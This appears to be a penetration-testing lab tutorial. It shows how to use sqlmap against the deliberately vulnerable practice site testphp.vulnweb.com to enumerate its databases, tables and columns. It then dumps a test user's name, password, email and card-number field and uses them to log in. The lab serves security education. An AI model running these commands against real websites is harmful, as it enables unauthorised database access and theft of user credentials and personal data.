Lab – Perform a SQL Injection Attack Using Sqlmap

Overview

SQLmap is an open-source penetration test tool that automates the process of detecting and exploiting weaknesses in SQL injection (SQLi) and taking over the server database.

SQL injection is a hacking technique where an attacker can insert SQL commands with a URL to be executed by the database located in the backend.

A database is a collection of information stored on a computer or web server that is accessed by a frontend client used for obtaining information from the backend database.


Lab Requirements

- Kali Linux
- Vulnerable Web Application
- SQlmap

Begin the lab!

Let's imagine that we have a target website that may be vulnerable to SQLi.

Target: *http://testphp.vulnweb.com*



A simple test to check whether your website is vulnerable would be to replace the value in the GET request parameter with an asterisk ('*).

For example, in the address bar, we type
testphp.vulnweb.com/artists.php?artist=1'

If such input returns result like the error message ‘Internal Server Error‘ or any other listed inappropriate result, then we can almost be sure that this attack is possible for that field.

Using the sqlmap to test for the SQL Injection vulnerability

From your Kali’s desktop, open a new terminal, and at the prompt, type,

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

We get the following output showing us that there are two available databases.

```
[23:51:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[23:51:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Listing information about Tables present in a particular Database

We can use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we will use the `-tables query`.

In this case, the name of the database is “`acuart`.”

The command would be:

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart --tables
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart --tables
```

We get the following output showing us there are 8 tables available in the database "acuart."

```
[00:00:36] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+
```

Listing information about the columns of a particular table

For viewing the columns of a specific table, we can use the following command, in which we use -T to specify the table name and --columns to query the column names. We will try to access the table, 'users.'

The command is:

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart -T users --columns
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart -T users --columns
```

The following output shows us 8 columns available in table "users."

```
Database: acuart
Table: users
[8 columns]
+---------+---------------+
| Column  | Type          |
+---------+---------------+
| address | mediumtext    |
| cart    | varchar(100)  |
| cc      | varchar(100)  |
| email   | varchar(100)  |
| name    | varchar(100)  |
| pass    | varchar(100)  |
| phone   | varchar(100)  |
| uname   | varchar(100)  |
+---------+---------------+
```

Dump the data from the columns

We can look for the username that is in the database “acuart” from the “users” table in the column “uname” using the following command.

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart -T users -C uname --dump
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart -T users -C uname -
-dump
```

The following output shows us the data in the column “uname” from the “users” table. The user is named “test.”

```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

We can look for the password that is in the database “acuart” in the “users” table from the column “pass” using the following command.

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart -T users -C pass --dump
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart -T users -C pass --dump
```

```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

We can look for the email that is in the database “acuart” from the “users” table in the column marked “email” using the following command.

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart -T users -C email --dump
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart -T users -C email --dump
```

```
Database: acuart
Table: users
[1 entry]
+--------------------+
| email              |
+--------------------+
| jemmy@hotmail.com  |
+--------------------+
```

To see all the data in the database “acuart” in the “users” table, we can use the following command.


```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D
acuart -T users --dump all
```

```
┌──(root💀 kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1  -D acuart -T users --dump all
```


```
Database: acuart
Table: users
[1 entry]
+------------------+----------------------------------+------+------+-----------------+---
------+-------+----------+
| cc               | cart                             | name | pass | email           | ph
one   | uname | address  |
+------------------+----------------------------------+------+------+-----------------+---
------+-------+----------+
| 1234-5678-2300-992 | 09a5431ddbd42c5b0f2831be96c8f322 | ram  | test | email@email.com | 23
23346 | test  | 21 street |
+------------------+----------------------------------+------+------+-----------------+---
------+-------+----------+
```

We now have enough information to log on to the website as the user test using the password test.

`http://testphp.vulnweb.com/login.php`



And when we log in, we are shown “test” user’s actual name and account info.



Summary

In this short lab, you got to see how we can test a website for the SQLi vulnerability and how we can exploit the vulnerability using the automated tool, sqlmap.

End of the lab!